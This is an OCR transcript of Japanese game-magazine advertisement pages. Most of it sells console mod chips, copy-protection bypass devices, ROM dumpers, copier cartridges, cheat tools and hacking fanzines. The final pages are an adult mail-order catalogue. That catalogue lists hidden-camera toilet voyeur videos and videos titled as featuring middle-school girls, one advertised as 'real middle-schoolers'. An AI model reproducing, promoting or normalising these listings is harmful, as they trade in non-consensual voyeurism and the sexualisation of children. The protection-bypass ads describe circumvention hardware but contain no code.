●スローモーション機能　スローモーションボタンを押すとゲームがコマ送りのような状態になり、もう一度押すと解除されます。（この機能はスタートボタンがポーズ機能に対応しているゲームのみ有効です。
●連射機能　このジョイスティックではそれぞれのボタンに連射機能の設定を自由に行うことができます。

GB X-changer

30日間保証付き

GB X-changerの特徴

●お手持ちのゲームボーイのロムイメージを簡単にバックアップ!!バックアップに必要な時間は数秒だけ!!
●バックアップしたロムイメージをエミュレーターでPlay 可能
●別売のGBカードに書き込むことによりゲームボーイ本体でもプレイ可能
●バックアップした複数のロムを1本のGBカードにまとめて書き込んで"自分だけのマルチロム"が作れる!!
●簡単に使えるWindows用ツール&MS-DOS用のプロスペックツールに両対応!!
●通常のゲームボーイのロム以外にカラーゲームボーイのロムも吸い出し可能
●セーブデータの読み込み&書き込みが可能、複数のセーブデータでらくちんプレイ
●自分で製作したゲームボーイ用プログラムも使用可能

オリジナル日本語マニュアル付属

GB CARDの特徴

●カラーゲームボーイ、スーパーゲームボーイ、スーパーゲームボーイ2、16Mビットロム(ドラゴンクエストモンスターズ)に完全対応!!
●1本のGBカードに複数のゲームをまとめて書き込んで自分だけのオリジナル"N in1"が作れる
●16Mカードには最大63本、4Mカードには最大15本までソフトを書き込み可能!!

本体付属品

PC接続用ケーブル、CD-ROM(Win・MS-DOS用吸出し・書込みソフト、GB用のゲーム&デモを40本以上収録)、日本語マニュアル

（CD-ROM付属）

GB X-changer	¥6,800
GB CARD 4MB	¥4,600
GB CARD16MB	¥7,800
GB X-changer＋16MBセット お買得セット	¥12,800

http://www.bungjapan.com/

PS-Z

2nd Edition

本体の改造が苦手、本体保証が無くなるのがいやな方に、改造不要で簡単接続できるスケルトンモデルのPS-Zをお勧めします。拡張端子に接続するだけで、バックアップしたCD-Rのゲームや、海外のゲームソフトで遊ぶことが出来ます。更に最新MODプロテクトにも対応(動作確認済み)
※黄金軸、マニュアル付属（2枚組のゲームには1部対応していません)


FF8デバッグモード搭載

¥4,800

スーパープロ アクションリプレイ

Surface Mount Technology

死なない！減らない！終わらない！プレイステーションのゲームの改造を行うことができるツールです。たとえばRPGなどのお金を好きなように変更できたりアイテムを入手できたりします。またMODチップによりバックアップしたCD-Rを起動できてアクションリプレイで改造コードを入力すればプロテクト解除が出来る。最強のプロテクト対策セット。日本語マニュアル付き。パソコンに接続しパソコン上からも操作が可能です。



FF8デバッグモード搭載

¥2,600

Bung Japan 03-5963-7727（月～金・11:00～19:00）


NEXT PAGE

PSスイッチ改造サービス

今回BUNG JAPANではMOD対策プロテクト回避スイッチ改造サービスを始めました。
※お申し込みの際には書下記の「改造申し込み方法」をよくお読み下さい。

¥2,500

6pin MOD-CHIP



¥1,100

MOD-X

¥1,200


MOD-CHIP+スイッチ+黄金銅

¥1,800

nero98+PS-Z

¥9,600

アクションリプレイ+ MOD



¥2,800

PS-VideoCDPlayer

¥7,800

電脳亜細亜4月号

¥980

PS60ブロック4M

¥1,900

PS135ブロック4M

¥2,980

DJ MAN

¥4,600

サイバーショック

¥3,980

■ 同人誌

CD-R焼き焼き講座1,2	¥1,200	ハッキングソフトカタログ	¥1,000
アメリカファミコンソフトカタログ	¥1,000	月刊電脳亜細亜1～4月号	各¥980
Xin1 創刊号改訂版,3号	¥1,000	PSコード大全集	¥2,000
		SSコード大全集	¥1,600

※こちらの商品は通販のみの取扱いです。

●通信販売ご注文方法●

※15日以内の不良はすべて新品に交換いたします。
※記載されている会社名、製品名は各社の登録商標または商標です。

TEL
03-5963-7727
月～金 11:00～19:00

FAX
03-5963-7785
ファックスは24時間受付！

インターネット
http://www.bungjapan.com/
の注文画面

代金お支払い方法

●代金引き換え●
商品の到着時に代金をクロネコヤマトさんにお支払いください。送料は商品によって料金が変わります(最低送料500円)プラス代引き手数料です。代引き手数料は商品によって料金が変わります。(最低代引き手数料500円)

●銀行振り込み●
注文の日から**4営業日以内**に、あきばんくの銀行口座に代金をお振込下さい。

通販お申し込み方法

ご注文 → 商品発送

お電話かホームページのオーダー画面でご注文して下さい。送料は1回の注文につき日本全国どこでも500円です。注文受付後16時迄は当日に商品を発送いたします。こちらまたは宅急便の都合により多少発送が遅れる場合がまにあります
のでご了承ください。(同人誌以外の商品には別途5%の消費税を戴きます)

改造お申し込み方法

ご注文 → BUNG JAPAN → 発送

お電話かサイトの注文画面で改造サービスのご注文をして下さい。改造サービスは基本的に代金引換えのみの受付です。

お客様のゲーム機本体を弊社までお送り下さい。
(送料はお客様負担)

基本的に届いた当日ご改造済み本体を発送いたします。お客様の改造失敗等で故障した本体は改造できませんが、場合によっては修理いたします。お電話下さい。

振込口座 さくら銀行 赤羽支店 (普)3417677 BUNG JAPAN 発送元 〒115-0053 東京都北区赤羽台3-1-19 綿貫ビル

㈱ティー・エム・シー ジャパン Presents

基板 タイムマシン 基板

タイムマシンホームページ http://www.alpha-net.ne.jp/users2/time/


PCB 来店・通販・ローンも可。探してるタイトルはお気軽にお問い合わせください。最新価格リストを郵送希望の方は葉書で申し込んでください。また、当社ホームページにおいて最新リストをご覧になれます。ほぼ毎日更新しています。

筐体 格安中古筐体あります。新品筐体も取り寄せできます。意外とサイズが大きいので搬入に際して御注意下さい。

モニタ 筐体から引き抜いた中古品です。このたびケースを製作しましたので感電の危険が減少いたしました。サイズ・使用・値段はさまざまですので、TELにてお問い合わせください。

その他 当社取り扱いオプション商品＞ノーマル連射基板（￥1,500）・シンクロ連射基板（￥2,000）〈元祖ひがし連射堂謹製〉・RGBビデオアンプダッシュターボ（￥9,800・21PIN仕様完成品）業務用基板関連でご希望、御悩みがありましたら、お気軽にご相談下さい。

（RGBビデオアンプダッシュとは？）
PS等の家庭用テレホビーを業務用モニタにつなげるとRGB信号の違いにより発色がままならない場合があります。そこでこのアンプを使うことによって大抵は解消されます。21ピン入力専用でJAMMA出力となっています。外部電源付21ピン出力仕様は、別途工賃が必要になります。



㈱タイムマシン
東京都渋谷区道玄坂1－19－6 津田ソシアルビル2F
TEL／03－3462－4541㈹
■振込先■
富士銀行府中支店 ㈱4394530 ㈱タイムマシン

ELEKIT
ROBOT-ARM
MR-999
大好評につき、メーカーも生産が追いつかないほど売れに売れまくっている組立KITです！
品切れの際にはご容赦願います。
なお、当店一階にてROBOT-ARMを使用したデモ「キャンディーキャッチャー」実施中！
¥5,500- （〒1000）

Webカメラにて当店一階の様子をご覧いただけます!
※但し、店頭スタッフが踊ったり愛想を振り撒くようなマネは多分きっとしないと思いますが・・・？

www.kyohritsu.com/LIVE/
へ、アクセスしてください！
<-こいつがお送りいたしております。
Webカメラ「AXIS200+」 標準価格¥148,000（税別）

1F
●ライセンスグッズ
●オプティカルグッズ
●バラエティグッズ
●電子工作ＫＩＴ
●ジョイスティックパーツ
●各種雑誌

3F
●IC・電子パーツ
●センサ・半導体・真空管
●開発ツール・ROMライタ
●CPUボード・制御関連
●各種計測器・テスタ
●オーディオパーツ
●各種専門書籍

2F
●ＰＣパーツ
●ＰＣケーブル
●電話関連
●電源・ヒューズ
●ケース・工具
●電池・充電池

4F
●ケーブル・コネクタ
●ケーブルアクセサリ
●配線材・圧着端子
●各種チューブ
●ネットワーク・LAN関連
●Linux・UNIX関連

通販方法
商品の表示価格には別途５％の消費税がかかります
まず、お電話にて在庫の確認をお願いいたします。
①現金書留の場合、代金とご注文書を一緒に入れてください。
②銀行振込・郵便振替の場合は代金を指定口座にご入金後、振込受領書をFAXして頂きますと、すぐに発送できます。
③インターネットでのご注文は弊社ホームページをご覧ください。（http://www.kyohritsu.com）

●お振込先●
銀行振込：あさひ銀行 大阪恵美須支店 普通1023573
（お振込手数料はお客様ご負担）
郵便振替：口座番号 00960-1-312711

▼ご注文書（メモ書き程度でOK!）には必ず商品名と▼
▼お客様の住所・氏名電話番号をご記入願います。▼

シリコンハウス共立

〒556-0005 大阪市浪速区日本橋5-7-19
共立電子産業株式会社 通販課・ＧＬ係
TEL(06)6644-4446 / FAX(06)6644-6666
営業時間10:00～19:00 （水曜定休日）

POSITIVE ENTERPRISE & JOKER-X

創業1周年記念大特価セール

期間限定特価!! 4/15~5/15まで

おかげさまでPOSITIVE・JOKER共、ショップ創立1周年を迎える事ができました。
日頃お世話になっているGL読者様に感謝の気持ちを込め、特価セールを行います。

ホームページ絶賛更新中!! http://www.positive.gr.jp

1周年記念特価 第1弾

MOD-CHIP不要!!

MOD-REPLAY 日本語版 6 in 1

フルパッケージ版 ¥5,900 → 特価 ¥4,900 限定100個

バルク版 ¥4,500 → 特価 ¥3,900 限定100個

・アクションリプレイ機能 ・PSムービープレイヤー
・MOD機能&高速起動 ・オートユニバーサル機能
・ファイルビューアー ・メモリーマネージャー

これさえあれば、MOD-CHIPは必要ありません。また半田を握って基盤に改造する必要もナシ！付属の黄金軸をセンサーに差し込み、拡張端子にP.A.R接続するだけでCD-Rが動かせる究極のマシンに変身します。P.A.R機能も充実！人気ゲームタイトルの改造コードが多数内蔵済みです。

1周年記念特価 第2弾

N64用 ドクターV64 (128M) ¥49,800 → 特価 ¥39,800 限定10台

N64用 ドクターV64 (256M) ¥59,800 → 特価 ¥49,800 限定10台

N64用 V64 jr (256M) ¥29,800 → 特価 ¥24,800 限定10台

N64ドクターV64用128増設メモリ ¥14,800 → 特価¥9,800 限定10個

N64ドクターV64用S-RAMCARD DS-1¥9,800 → 特価¥7,800 限定10個

N64初のマジコン・ドクターV64のバージョンアップ版が今回ナント1周年特価でご奉仕。256Mバージョンなら DS-1と併用すればゼルダの伝説もバックアップ・プレイ可能！

「PS用アンチプロテクトグッズ」MOD-CHIP


PS MOD-CHIP 6wire ¥1,500→特価 ¥500 限定50個

PS MOD-CHIP 3~5wire 各 ¥1,500

PS MOD-GOLD V53モジュール ¥1,900

PS MOD-GOLD V53モジュールフルパッケージ版 ¥2,300

PS全機種（SCPH-1000~7500）に対応しているプロテクト解除チップです。機種別の配線図が付いておりますので、自分で取り付ける事が可能です。
（カラー配線図+MODINSIDEシール付！）



オールドゲームコレクション

MEGA JOYⅡ ¥7,900→特価 ¥3,900 限定50台

SUPER JOYⅢ ¥12,800→特価 ¥9,800 限定10台

80~84年に流行った懐かしい名作ゲームが50種類以上もこのコンパクトなハードに内蔵！！単3電池で約5時間動作します。
当社オリジナルのNTSC版ですので日本のテレビにもバッチリ対応してます。これはお買得です。

PS用メモリーカード

PS 15ブロック（無圧縮）……各色¥900

PS 30ブロック（2M無圧縮）…¥1,900

PS 60ブロック（4M無圧縮）…¥2,800

PS 90ブロック（6M無圧縮）…¥3,800

GB X-Changer

GBユーザー待望の夢のアダプター遂に登場!

GB吸出し機 GB X-Changer ¥9,800→特価 ¥7,800
（DOS/V用ソフト・日本語マニュアル・PC接続ケーブル付）
ゲームボーイのROMイメージを自由に吸出し機と書き込みができる夢のアダプターです。

DOCTOR GB CARD 4MB……¥4,800
(GBX-Changer用の4MBのRAMカートリッジです。最大15in1まで作れます)

DOCTOR GB CARD 16M……¥9,800
(GBX-Changer用の16MBのRAMカートリッジです。最大63in1まで作れます)

注文は右記まで!!

インターネットのオーダーはこちら!
HOMEPAGE http://www.positive.gr.jp
E-Mail : sales@positive.gr.jp

■ 商品のご注文方法 ■
事前に在庫をご確認の上、電話・FAX・インターネットにてお申し込み下さい。

■ 代金のお支払い方法 ■
代金引換:商品到着時に商品代金に加え、送料と代金引換手数料を配達員にお支払い下さい。
銀行振込:商品在庫を確認後、ご利用店舗の口座に代金をお振り込み下さい。

【 POSITIVE ENTERPRISE 】
武蔵野銀行 一ノ割支店 普通 156965
【 JOKER-X 】
静岡銀行 見付支店 普通 0421920
現金書留:商品在庫を確認後、ご利用店舗宛てに現金書留で代金をお送り下さい。

POSITIVE ENTERPRISE
〒344-0032 埼玉県春日部市備後東 1-22-55 マ・シャンベル 101
TEL:048-738-7471
FAX:048-738-7469
営業時間 11:00~19:00（水曜・日曜定休）

JOKER-X Computer Game Shop
〒438-0086 静岡県磐田市見付4317
TEL:0538-39-2454
FAX:0538-39-2754
営業時間 12:00~22:00(第2・第4木曜定休)

改造ツール「X-TERMINATOR日本語版」

PS X-TERMINATOR2…… **¥5,900**
SS X-TERMINATOR3 (Ver3.9J) **¥9,900**
GB X-TERMINATOR光…… **¥4,200**
SFC X-TERMINATORサスケ……**¥6,900**

改造ツール「プロアクションリプレイ日本語版」

PS プロアクションリプレイ3…… **¥8,800**
PS プロアクションリプレイ2 (Ver2.3J) **¥5,480**
SS プロアクションリプレイ2…… **¥5,480**
GB プロアクションリプレイ(GBカラー対応版) **¥4,480**

PC-LINKシリーズ

PS X-T用 X-LINK日本語版 (DOS/V・Win) …**¥2,900**
PRO COMMS LINK (CD-ROM付) ……**¥7,800**
GAME LINKインターフェイスボード PC-98版 **¥5,900**
GAME LINKインターフェイスボード DOS/V版 **¥8,900**

入手困難！マジコンシリーズ

N64 Z64 (256M) …… **¥59,800**
SFC スーパーUFOプロ8.3 J **¥19,800**
SFC GAMARS FC-301 **¥16,800**

マジコン買うなら当社がオススメ!! このラインナップは今珍しい存在です。この商品一覧にない、マジコンの輸入代行も行っております。

幻の変換アダプター入荷!!

SFCトライスター……**¥5,800**
N64トライスター日本語版 **¥13,800**

リクエストに応え限定入荷！！
この機械を挿せばN64やSFCで、SFCやFCが遊べるようになります。

PS用周辺機器・サプライ品

PS 連射付アナログコントローラー Dual Force (ブラック)
¥ 2,900

ＰＳ用連射機能付きアナログコントローラーです。純正よりも一回り大きい欧米サイズが純正以上にフィットして使い安い仕上がりになっております。

PS/SSスコーピオンガン **¥2,900**
PS/SSイレイザーガン **¥3,600**
MOD-REPLAY内蔵型
GBブースターPLUS 8in1 **¥5,900**
PS DJ-MAN **¥4,800**
PSビデオCDプレイヤー **¥7,800**

ライティングソフト他

NERO英語版 …… **¥3,800**
GEARVer.4.2J (バルク) **¥5,800**
CD消磁器 RD-1……**¥26,800**
生CD-R太陽誘電74min CD-R 10枚**¥2,000**
CD-R保存に便利！CDケース72枚**¥1,900**

熱いウラモノ情報がてんこもり！同人誌一覧

POSITIVE 5号+総装編
¥2,000

POSITIVE 1～4号のダイジェストから書き下ろしまで320ページにも渡って大紹介! 昔ながらのPOSITIVE 愛読者も最近POSITIVEを知った方も大満足の充実した内容!

エミュレータ活用テクニック
¥2,000

各エミュレータの裏情報が超満載！各エミュレータの使用方法からＲＯＭの吸い出し方まで初心者から上級者の方まで楽しめる作りになっております。

R通信 秋号(CD-ROM付)
¥1,800

ＰＳ＆ＳＳのバックアップ方法や最新アンチプロテクトグッズ紹介等、ＣＤ焼きマニアも満足の作り。更に今回はコンテンツもりだくさんのＣＤ－ＲＯＭ付！これはオススメです。

パチモノデータベース**¥1,500**
エミュレータリスト全集98 各**¥1,500**
マジコン通信 第２刷版 **¥1,000**
パチモノ通信 **¥1,000**
亜細亜倶楽部スペシャル **¥1,000**
コミックPOSITIVE **¥500**

ファミコンED倶楽部 **¥800**
究極ビデオゲームリスト **¥950**
びゅう太と愉快な仲間達 **¥500**
進めぼくら光速船 **¥500**
バーチャルボーイ追悼ガイドブック **¥500**
地下文書＋怪文書保存館**¥2,000**

偽ファミ通VS偽POSITIVE **¥1,000**
コードページ (PS改造コード集) **¥500**
パチモノ解体真書 (ビデオCD) 1~3各**¥2,500**
DIGITAL POSITIVE Ver2.5 (データCD) **¥2,800**
ビヨビヨオムツ博士 (音楽CD) **¥1,000**
スカトロ公務員 (音楽CD) **¥1,000**


◆ ＰＯＳＩＴＩＶＥ 「亜細亜倶楽部」結成！！ ◆
東南アジアの裏情報を提供します。購読希望者は宛名ラベルと240円分の切手を同封の上「POSITIVE亜細亜倶楽部係」までお送り下さい。

●販売代理店・取扱い店募集中!!
POSITIVEではカタログに掲載されている商品の卸も行っております。お気軽にお問い合わせ下さい。

◆この商品の他にもアジアグッズ・裏技コード集等格安にて多数取り揃えております。アジア商品カタログのご請求は270円切手同封の上、各店舗住所までお送り下さい。

コレクター待望の超絶電脳ショップ、静岡県に登場!!

(国道1号線沿 磐田警察署東隣／駐車場完備)



JOKER X Computer Game Shop

ファミコン・メガドライブ・ＰＣエンジン・セガＭＫⅢ・海外ソフト等の通信販売・委託販売も行っております。輸入代行の相談を承っておりますので、詳しくはTELにてお問い合わせ下さい。

営業時間 12:00～22:00(第2・第4木曜定休)

インターネット・通販専門SHOP

POSITIVE ENTERPRISE

〒344-0032 埼玉県春日部市備後東 1-22-55マ・シャンベル 101
TEL:048-738-7471/FAX:048-738-7469
HOMEPAGE:http://www.positive.gr.jp
E-Mail:sales@positive.gr.jp
営業時間11:00～19:00(水曜・日曜定休)

新品・中古TVゲーム 販売・買取・委託・輸入代行

JOKER X Computer Game Shop

〒438-0086 静岡県磐田市見付4317 (国道1号線沿 磐田警察署東隣/駐車場完備)
TEL:0538-39-2454/FAX:0538-39-2754
HOMEPAGE:http://www.positive.gr.jp/~pk/joker
営業時間12:00～22:00(第2・第4木曜定休)

CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 CUBE RESEARCH 3
CUBE RESEARCH 3
●アダルト製品の購入は、18歳未満の購入は一切お断りさせて頂いております。
年中無休 10時~21時迄営業 2~7日での即納秘密厳守
●無印企画 Vol.1~25
●当店特別価格 各¥3,200円
見せちゃうの1~2
(ZUN)²1 No.090H ¥7,200
(ZUN)²2 北原梨奈編 ¥4,600
●New生撮り女子校生 Vol.1~8
●当店特別価格 各¥3,600円
オープンハート 18禁 ¥5,800
即!素人シリーズ
●制服でチュ!
イエローバイブレーション 18禁 ¥5,800
親子丼企画 18禁 ¥5,800
OH!富士山 18禁 ¥3,400
XYZ アメリカンガール 18禁 ¥5,800
HOTEL 18禁 ¥3,800
●ザ・JAPAN 厳選1000●
●東海道五十三次Vol.1~5
じゅるじゅる娘 18禁 ¥5,980
●凄い人気「素人生娘厳選」Vol.1~9 ●新作追加
●マニアならわかる! 特別価格 ¥3,800
お嬢様達の園 18禁 ¥4,800
美少女エンジェル倶楽部1~5 当店特別価格 各¥3,200
インディーズ7000 18禁 ¥2,980
●マニアに大人気鬼畜シリーズ! 各¥6,800
●最終入荷!完全限定UNGシリーズ! ●大特価¥5,400円
●インターネットビューティー
●当店だけの特別企画!ご購入金額の合計が¥6,000円以上の方にマル秘アドレス満載の特別編FDをプレゼント!当店購入が絶対お得です!
中出しハメ撮り企画 キャバクラ強制レイプ編 18禁 ¥4,800
中出しハメ撮り企画 18禁 ¥4,800
BBSブラックネット 18禁 ¥5,800
東流出未公開ポジ総集編 Vol.1 18禁 ¥6,400
引退記念ファイナル写真集 結城綾音
くいしん坊マン杯 18禁 ¥6,800
ザ・インターネット 18禁 ¥4,200
ビューティーズ特別限定 18禁 ¥6,800
●ホワイト Vol.1~10 ¥3,800
多数の要望をかなえたインターネット通販をスタート!
http://www.cuberesearch.co.jp
■細かい商品情報をます、アダルトからスタート!分野も随時追加していきますぞ!
凄いいんらん娘 18禁 ¥5,980
鬼畜 海岸編Vol.1 18禁 ¥5,800
●まん汁娘CDR版発売中
●マニアだったらわかる!¥5,980
CUBE RESEARCH3
購入は、電話・FAX・ハガキ・現金書留・店頭
電話03-3256-4607
FAX03-3256-4609
■購入は店頭でも出来ますので気軽に来店をお待ちしてます
●ブラックJAPAN 646+20●
限定1000枚
●当社オリジナル商品カタログをご希望の方はお気軽にTEL・FAX・E-MAIL等にて当社までご連絡下さい!お宝情報満載
SHY HISTORY 18禁 ¥3,300
浅倉舞 BLUE MOON
AV嬢 温泉大乱交 18禁 ¥2,700
遊べ!フォトショック 5.0 ERO
犯れ!!
盗撮シミュレーション 18禁 ¥2,700
リップラバーズ 18禁 ¥3,300
女子校生ラバーズ 18禁 ¥3,400
吉野サリー AVディレクターズカット 18禁 ¥2,750
南極2号 AVディレクターズカットSP 18禁 ¥2,750
木原愛美 18禁 ¥2,700
発情秘書 18禁 ¥2,700
イッちゃう女子校生
コスプレ大爆乳 18禁 ¥2,700
レイプラバーズ 18禁 ¥3,300
レッグラバーズ 18禁 ¥3,300
真夜中の教室 18禁 ¥3,980
R 雀帝4 黄金杯争奪戦 18禁 ¥7,680
遊べ!フラストレータ 18禁 ¥5,400
SLAVE REVELATION 各¥3,300
イキまくりレースクィーン 18禁 ¥2,700
コンパニオンガイド 各¥2,800
黙認連発痴漢ファイル 18禁 当店特別価格 各¥3,300円
濡れた看護婦 18禁 ¥2,700
YURISM 細川百合子 18禁 ¥3,980
YB Magazine 1~17 各¥2,700
イリナイオネスコ ¥5,400
妖精の棲む情景 ¥3,600
注文書必要事項 ●年齢を必ず記入してネ!(フリガナを必ずお願いします。)
1.郵便番号 2.住所 3.氏名 4.使用メディア
5.TEL(当社より連絡するときは個人名の個人名でしか名乗りませんのでご安心を)
6.商品タイトル名(注文NOもつけてね!)
7.お買上総額(送料の有無・消費税してね)
●.書留・FAXでの注文は必ずタイトル名を忘れないで書いてください!
●営業時間を過ぎても気軽に電話してみて下さい制作もしていますので夜も徹夜してますので事務所にいれば受け付けします。
〈通販受付年中無休:10:00-22:00/FAX24時間受付〉(信頼・安心の安全密送!)
●送料は1回の利用に付630円です。ご購入商品合計が3万円以上の場合は無料です。代引きの場合は、手数料が別途加算¥525円となります。
●現金書留の場合・・・注文書(左記参照)と代金を同封のうえ当社迄ご郵送下さい。(必ず使用機種を明記してね!)
●銀行振込の場合・・・電話か、ファックス 郵便等で注文書(左記参照)等でお申し込みの上下記宛に申し込み、お振り込み下さい。
●代引きの場合・・・電話か、ファックス 郵便等で注文書(左記参照)等でお申し込みください。
●お願い・・・ファックス・郵便での注文の場合必ず支払い方法の明記をお願いします。
(安心の郵便局止OK)
住所:〒101 東京都千代田区外神田3丁目1番15号 はしかつビル3階
振込先:神田信用金庫 秋葉原支店 (普) 0231880 キューブリサーチ3
●中身が解らない様に梱包しますので安心で気軽に注文してね
●商品は注文後(銀行振込・現金書留の場合は代金入金確認後)2~7日位でお届けいたします。但しメーカー欠品の場合は多少日数が掛かります。注文後のお客様の都合による返品・キャンセル受け付けられません!
●(ファックス注文・現金書留・ハガキ・電話注文全て郵便局止めOK!局留め希望の郵便局を必ずご指定下さい。送料以外に手数料別途¥420円・地方の方に便利な郵便代引きも始めましたので是非ご利用下さい!別途手数料¥525円 例 商品金額+消費税+送料+局留め手数料420円+代引き手数料525円)商品には別途消費税が必要
CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 CUBE RESEARCH 3

CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 CUBE RESEARCH 3

●お宝ビデオがスゲー人気です。他では超入手困難なPretty Gorrilaシリーズは既に在庫希少作品も有り、後悔の無い様にお早めのご購入を絶対にお勧めします！

●WC盗◎隊－某TV局女子トイレ◎撮 Vol.1～17 ● 各 ¥5,800
01-707402VR 02-707403VR 03-707404VR 04-707405VR 05-707406VR 06-707407VR 07-707408VR 08-707409VR 09-707410VR
10-707432VR 11-707433VR 12-707434VR 13-707435VR 14-707436VR 15-707437VR 16-707438VR 17-707439VR
お好み！3本セット No-707440VR セット特価 ¥16,800
よりどり5本セット No-707441VR セット特価 ¥25,500
まとめて7本セット No-707442VR セット特価 ¥37,500
10本セット No-707443VR セット特価 ¥52,000

●平成女学園中等部● 707899VR 身体測定編 707900VR 体力測定編 ¥2,480 本物の中学生 707901お徳SET ¥4,780円

お宝 ●Pretty Gorrila 各¥2,400円 ●生産終了の為の最後の限定販売！注文時は第3希望迄書いてください
708018 708019 708020 708021 708022 708023 708024 708025 708026 708027
1 708014VR-女子高生ミニスカ倶楽部 2 708015VR-女子中学生 Vol.1 3 708016VR-女子中学生 Vol.2 4 708017VR-女子中学生 Vol.3
1～5 お得セット708047VR ¥10,800 6～10 お得セット708050VR ¥10,800 11～14 お得セット708051VR ¥8,980

お宝 桜映像の女子便所潜入・盗撮ビデオ 各 ¥7,800円 708034VR 708035VR 708036VR 708037VR
708038VR 美少女よりどり4本セット ¥29,800円
No-707414VR 大特価 ¥8,800
カウントダウン 限定100本スペルマ No-707412VR プレミア価格 ¥36,000
魔鬼天使(デビルハート)(日本語字幕入り) No-700171VR 大特価 ¥5,800
飯島直子のお宝2点だ 707565VR ¥5,200 200642VC ¥3,800
話題の宮●優子ビデオだ 超レア限定！ 707415VR 大特価 ¥5,800
ハイレーツ浅田好未第2弾！ No-707396VR 大特価 ¥5,400 おしゃま倶楽部 Vol.1(パイレーツ浅田好未)

●今年はナゼかレズ系作品が超人気なのです！その凄い内容は一度見なければ絶対に解らない世界です。是非一度試してみて下さい。当社推薦！

●「全裸スポーツ」特価 ¥2,980円 ● よりどり5本-707891VR ¥13,600円 ★ 10本-707892VR ¥27,500円
707875VR 707876VR 707877VR 707878VR 707879VR 707880VR 707881VR 707882VR 707883VR 707884VR 707885VR 707886VR 707887VR 707888VR 707889VR 707890VR
女子高生卒業記念バスツアー 1-707902VR 2-707903VR 特価！各¥2,580 707904お徳SET ¥4,880円
ブルセラ ●超人気！アップル・あぶない女子高生シリーズ 1～36 超特価 ¥2,800
707992VR 707993VR 707994VR
●当店超人気ブルセラビデオ！絶対にお得な3本セット(¥7,800円)もあります！

レズ ●初めてのレズ Vol.1～4 ¥2,980円 1-707170VR 2-707171VR 3-707172VR 4-707173VR
707174VR 凄くお得なレズ4本セット ¥11,400円
レズ ●初めてのKiss Vol.1～4 ¥2,580円 1-707905 2-707906 3-707907 4-707908
707909VR レズレズお得な4本セット！ ¥9,180円
レズ ●初めてのDeep Kiss 1～5 各 ¥3,200円 1-707910 2-707911 3-707912 4-707913 5-707914
707915VR レズレズ超お得な5本セット ¥14,500円
●水着の娘に…「Swimming」Vol.1～6 ¥3,400 708006VR Vol.1-707782VR Vol.2-707783VR Vol.3-707784VR Vol.4-707785VR 708005VR
●3本SET●1～3-708007VR●4～6-708008VR●¥9,400

●アニメ系の初回版等は特にご指示のない場合は終了次第、通常版へ切り替えてのご注文とさせて頂きます。その他お問い合わせはお気軽に当社まで。秘密厳守！

No-8065W リボン2 18禁 ¥6,580
No-4770W PILE DRIVER パイル・ドライバー 18禁 ¥CALL!
No-4903W 上海侍女物語 18禁 ¥5,680
初回版-8073W 通常版-8328W ロストメモリーズ 18禁 ¥6,800
No-4862W PHYCHO RHYTHM サイコリズム 18禁 ¥CALL!
No-4766W 憧れ 18禁 ¥CALL!
No-8056W フィルムノワール 18禁 ¥CALL!
No-4100W えねま2 18禁 ¥CALL!
No-4916W SEVENセブン 18禁 ¥CALL!
No-4917W 心のかけら 18禁 ¥CALL!
No-4926W 東京九龍 18禁 ¥CALL!
No-4874W ぎゃるふろ 18禁 ¥CALL!
No-4759W 淫獄の学園 18禁 ¥6,300
No-6592W 性痕 seikon 18禁 ¥5,980
No-7291W こみっくパーティー 18禁 ¥6,980
No-6001W 初回版 ¥6,600 夢・天・使 No-6560W 通常版 ¥5,850
加奈 いもうと 18禁 ¥6,280
No-4919W SWEET LOVE CONCERTO 18禁 ¥5,500
No-7958W 30DAYS 18禁 ¥6,400
No-4104W NIGHT FACE 背徳の貴公子 18禁 ¥6,400
No-6598W 淫打 18禁 ¥3,480
No-4782W 警備員 18禁 ¥6,300
No-7944W KANON 18禁 ¥6,580
No-8018W 絶望 青い果実の散花 18禁 ¥6,580
No-6582W 初回版 ¥6,100 微熱 情熱 No-4904W 通常版 ¥5,600
No-4824W リップスティック アドベンチャーEX 18禁 ¥5,800
No-4167W ひかりの中で抱きしめて 18禁 ¥5,980
No-4757W Mighty(マイティ) 18禁 ¥6,580
No-4763W 幻影戦隊 MISTY-KNIGHTS 18禁 ¥5,680
No-4905W 堕天使牧場 18禁 ¥6,300
No-8310W LOVE FOREVER 18禁 ¥6,180
No-4896W 淫内感染2 18禁 ¥5,800
No-4902W 贄(NIE) 18禁 ¥6,580
No-5016W No-4765W エクリプス 18禁 ¥CALL!
No-4106W 虚像庭園 少女の散る場所 18禁 ¥6,100
おにいちゃんといっしょ 18禁 ¥5,980
No-8045W 選抜警備隊 18禁 ¥6,700
No-8573W ロマンスは剣の輝き2 18禁 ¥6,280
No-8149W 陥辱・緊縛の館～完結編～ 18禁 ¥6,400
No-4906W Surface Zone サーフェイス・ゾーン 18禁 ¥5,300
No-7656W 狂気(マニア向) 18禁 ¥6,580
No1-6573H No2-7769H 総務部庶務課 18禁 ¥6,180
No-8564W スペーススナイパー マヤ 18禁 ¥6,200
No-7447H 淫フリード 18禁 ¥3,200
Vol.1-7294W 人気特価 ¥5,200 デス・ブラッド Vol.2-8273W 大ケ特価 ¥6,400
No-8096W 堕天使 18禁 ¥5,680
No-8327H 抱いて… 18禁 ¥5,300
No-201337VC No-707431VC レースクィーン VHS ¥3,800
No-201460VC 若菜瀬奈 アイドル伝説 18禁 ¥2,800
No-201480VC 南極2号 小室友里 18禁 ¥3,200
No207011VC 金沢文子エンジェル 18禁 ¥3,200
